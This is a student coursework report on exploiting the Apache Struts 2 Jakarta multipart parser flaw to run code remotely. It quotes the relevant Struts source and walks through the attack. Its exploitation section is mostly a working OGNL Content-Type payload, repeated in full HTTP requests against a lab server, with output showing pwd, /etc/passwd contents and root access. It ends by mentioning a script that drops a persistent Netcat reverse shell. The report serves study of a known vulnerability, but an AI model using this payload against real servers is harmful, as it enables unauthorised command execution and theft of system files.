Offensive Hacking: Tactical & Strategic

Apache Struts 2 Remote Code Execution Exploitation

MS18908770

Lahiru Lakshan Hewawasam

M.Sc. in Information Technology

Specializing in Cyber Security

Table of Contents

Introduction

Apache is one of the world's most recognized and widely used web servers to host web applications, these vary from a simple website to host content and to all the way up to complex web applications which run in financial institutes.

The platform consists of numerous third-party plugins and frameworks which can be integrated to the web server when building the web application.

One of these frameworks is the Apache Struts framework which is used by developers to create web applications.

The Apache Struts 2 framework when used in a web application would provide a lot of flexibility to the developers, but this also brings in a serious security risk to the web server, since the Apache Struts 2 versions 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 bring in a remote code execution vulnerability, when exploited will give an attacker arbitrary code execution on the web server thus providing a mechanism for the attacker to compromise the system. (NIST, 2017)

This document analyzes the vulnerability present in the Apache Struts 2 framework and how it can be exploited by an unauthenticated attacker to obtain successful remote code execution on the server.

Vulnerability

The vulnerability identified in the Apache Struts 2 framework resides in the default Jakarta's Multipart parser which is being used by the framework. This multipart parser is used when the Content Type header of the HTTP request is set to multipart or form-data.

This specially crafted HTTP header when passed along with an Object Graph Notation Language expression will cause the Jakarta's multipart parser to throw an exception which is then caught and passed into an error message building function along with the Object Graph Notation Language payload. The error message building function then evaluates this specially crafted payload as an Object Graph Notation Language expression which results in remote code execution. (Lucideus, 2018)

Breakdown of the vulnerability

The Apache Struts library interprets the specially crafted HTTP header along with the Object Notation Language expression within the Jakarta’s multipart parser. This payload will cause the Jakarta’s multipart parser to throw an exception. (Lucideus, 2018)


The following type of payload is used to trigger this exception.

Content-Type:

```
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='Code To Be Executed ').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

The content type being set to “multipart/form-data’ will cause the exception.

This payload will cause the request to be executed by the “wrapRequest” method in the “org.apache.struts2.dispatcher.Dispatcher” class.




```
    public HttpServletRequest wrapRequest(HttpServletRequest request) throws IOException {
        // don't wrap more than once
        if (request instanceof StrutsRequestWrapper) {
            return request;
        }

        String content_type = request.getContentType();
        if (content_type != null && content_type.contains("multipart/form-data")) {
            MultiPartRequest mpr = getMultiPartRequest();
            LocaleProvider provider = getContainer().getInstance(LocaleProvider.class);
            request = new MultiPartRequestWrapper(mpr, request, getSaveDir(), provider, disableRequestAttributeValueStackLookup);
        } else {
            request = new StrutsRequestWrapper(request, disableRequestAttributeValueStackLookup);
        }

        return request;
    }
```

Source:
https://github.com/apache/struts/blob/8bb225c04c96354d0c102e4be41d98f9750e710c/core/src/main/java/org/apache/struts2/dispatcher/Dispatcher.java

Since the payload contains the “#_=’multipart/form-data’” data, it will satisfy the If condition found in the WrapRequest method in the org.apache.struts2.dispatcher.Dispatcher class and then will be passed into the Jakarta’s Multipart parser.

The parser then attempts parse the payload which it received by using the “parse” method found in the “org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest” class. (Lucideus, 2018)




```java
    public void parse(HttpServletRequest request, String saveDir) throws IOException {
        try {
            setLocale(request);
            processUpload(request, saveDir);
        } catch (FileUploadBase.SizeLimitExceededException e) {
            if (LOG.isWarnEnabled()) {
                LOG.warn("Request exceeded size limit!", e);
            }
            String errorMessage = buildErrorMessage(e, new Object[]{e.getPermittedSize(), e.getActualSize()});
            if (!errors.contains(errorMessage)) {
                errors.add(errorMessage);
            }
        } catch (Exception e) {
            if (LOG.isWarnEnabled()) {
                LOG.warn("Unable to parse request", e);
            }
            String errorMessage = buildErrorMessage(e, new Object[]{});
            if (!errors.contains(errorMessage)) {
                errors.add(errorMessage);
            }
        }
    }
```

Source: https://github.com/apache/struts/blob/352306493971e7d5a756d61780d57a76eb1f519a/core/src/main/java/org/apache/struts2/dispatcher/multipart/JakartaMultiPartRequest.java

Since the payload contains the Object Notation Language expression within the payload an exception will be thrown and the “buildErrorMessage” method in the “org.apache.struts2.dispatcher.JakartaMultiPartRequest” class is called.

After this method follows up calls from different classes and method, it ends up in the "evaluate" method found in the "OgnlTextParser" class. A valid Object Notation Language expression will be executed when being processed by the method. (Lucideus, 2018)



```java
    public Object evaluate(char[] openChars, String expression, TextParseUtil.ParsedValueEvaluator evaluator, int maxLoopCount) {
        // deal with the "pure" expressions first!
        //expression = expression.trim();
        Object result = expression = (expression == null) ? "" : expression;
        int pos = 0;

        for (char open : openChars) {
            int loopCount = 1;
            //this creates an implicit StringBuffer and shouldn't be used in the inner loop
            final String lookupChars = open + "{";

            while (true) {
                int start = expression.indexOf(lookupChars, pos);
                if (start == -1) {
                    loopCount++;
                    start = expression.indexOf(lookupChars);
                }
                if (loopCount > maxLoopCount) {
                    // translateVariables prevent infinite loop / expression recursive evaluation
                    break;
                }
```

Source:
https://github.com/apache/struts/blob/352306493971e7d5a756d61780d57a76eb1f519a/xwork-core/src/main/java/com/opensymphony/xwork2/util/OgnlTextParser.java

The Object Notation Language syntax is so that any code which is entered in between the "%{}" wrapper is considered a valid Object Notation Language expression and will be processed by the Object Notation Language parser. (Lucideus, 2018)

As shown in the example below the code which is entered in between the wrapper is Java code, which uses the Java Runtime exec to execute code on the server, this will be considered as a valid Object Notation Language expression and will be processed by the method, thus resulting in code execution:

Content-Type:


```
%{(#_='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#co
ntainer=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@co
m.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExclu
dedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='Code To Be Executed
').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe'
,'/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.
ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getI
nputStream(),#ros)).(#ros.flush())}
```

(Lucideus, 2018)

Exploitation of the vulnerability

The content type being set to "multipart/form" will force the exception in the Jakarta's multipart parser and allows for arbitrary code to be executed on the web server.

The following HTTP request was sent to the server using the Repeater module in Burpsuite to test the web application for exploitability. (Devry, 2017)




```
GET /struts2-showcase-2.3.12/ HTTP/1.1
Accept-Encoding: gzip, deflate
Host: 192.168.63.139:8080
Content-Type:
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_member
Access=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#co
ntainer.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageName
s().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#command='p
wd').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswi
n?{'cmd.exe','/c',#command}:{'/bin/bash','-c',#command})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.ap
ache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@
copy(#process.getInputStream(),#ros)).(#ros.flush())}
Connection: close
User-Agent: Mozilla/5.0
```

The “command” variable in this HTTP request defines the command which will be passed in for execution.

This payload first executes the “java.lang.System” call to retrieve the operating system type since this application can be installed in both Windows and Linux environments. This enabled the same payload to be used for exploiting this specific vulnerability in Windows and Linux environments without having to change the payload. (Devry, 2017)


The following call within the payload checks whether the retrieved system property contains properties similar to found in windows operating systems.



```
"(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
"(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
```


If the operating system is determined to be windows, the payload will automatically call “cmd.exe”, and if it not found to be running a Windows based operating system, it will call “/bin/bash/”.

The payload uses the Java Processbuilder method to execute the commands defined by the user. The following lines in the payload assigns the commands which will be run and after which the process is started.




```
"(#p=new java.lang.ProcessBuilder(#cmds))."
"(#p.redirectErrorStream(true)).(#process=#p.start())."
```

The following lines are used to retrieve the output of the commands being executed and also to handle error handling; this is used for when there are any errors surfacing from trying to execute a specific command on the server.




```
"(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."
"(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
"(#ros.flush())}"
```

Once this payload is executed on the server, the following output can be seen in the Results section of the Repeater module on Burpsuite. This indicates that the exploit was successful and that remote code execution is possible on this web server using the Struts 2 vulnerability.




```
HTTP/1.1 200
Date: Fri, 24 Apr 2020 01:10:47 GMT
Connection: close
Content-Length: 37

/opt/tomcat/apache-tomcat-8.5.47/bin

```

Changing the “command” variable allowed any command to be executed on the web server. An example of retrieving the “passwd” file on the Linux server is shown below. (Devry, 2017)




```
GET /struts2-showcase-2.3.12/ HTTP/1.1
Accept-Encoding: gzip, deflate
Host: 192.168.63.139:8080
Content-Type:
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#cont
ainer=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.
xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#c
ontext.setMemberAccess(#dm)))).(#command='cat 
/etc/passwd').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.ex
e','/c',#command}:{'/bin/bash','-c',#command})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.Servle
tActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
(#ros.flush())}
Connection: close
User-Agent: Mozilla/5.0


```




```
HTTP/1.1 200
Date: Fri, 24 Apr 2020 01:31:58 GMT
Connection: close
Content-Length: 3121

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

This particular vulnerability once exploited executes code on the web server as the user which the web server is running as, therefore if the web server is running on a user with a low privilege, the commands that can be executed will be limited, but in this example the web server is running as “root” and therefore the commands will be executed with root privileges.



```
GET /struts2-showcase-2.3.12/ HTTP/1.1
Accept-Encoding: gzip, deflate
Host: 192.168.63.139:8080
Content-Type:
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memb
erAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil
=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPacka
geNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#co
mmand='whoami').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#command}:{'/bin/bash','-c',#command})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.
apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUt
ils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Connection: close
User-Agent: Mozilla/5.0


```



```
HTTP/1.1 200
Date: Fri, 24 Apr 2020 01:36:24 GMT
Connection: close
Content-Length: 5

root

```

Since this vulnerability requires the HTTP request to be repeated, an alternative method was designed to automate the injection of the payload. This python is used to send the specially crafted HTTP header to the webserver by using the inputs provided by the user.

Another feature of this script is that it also allows the user to drop a persistent reverse shell with the use of Netcat.

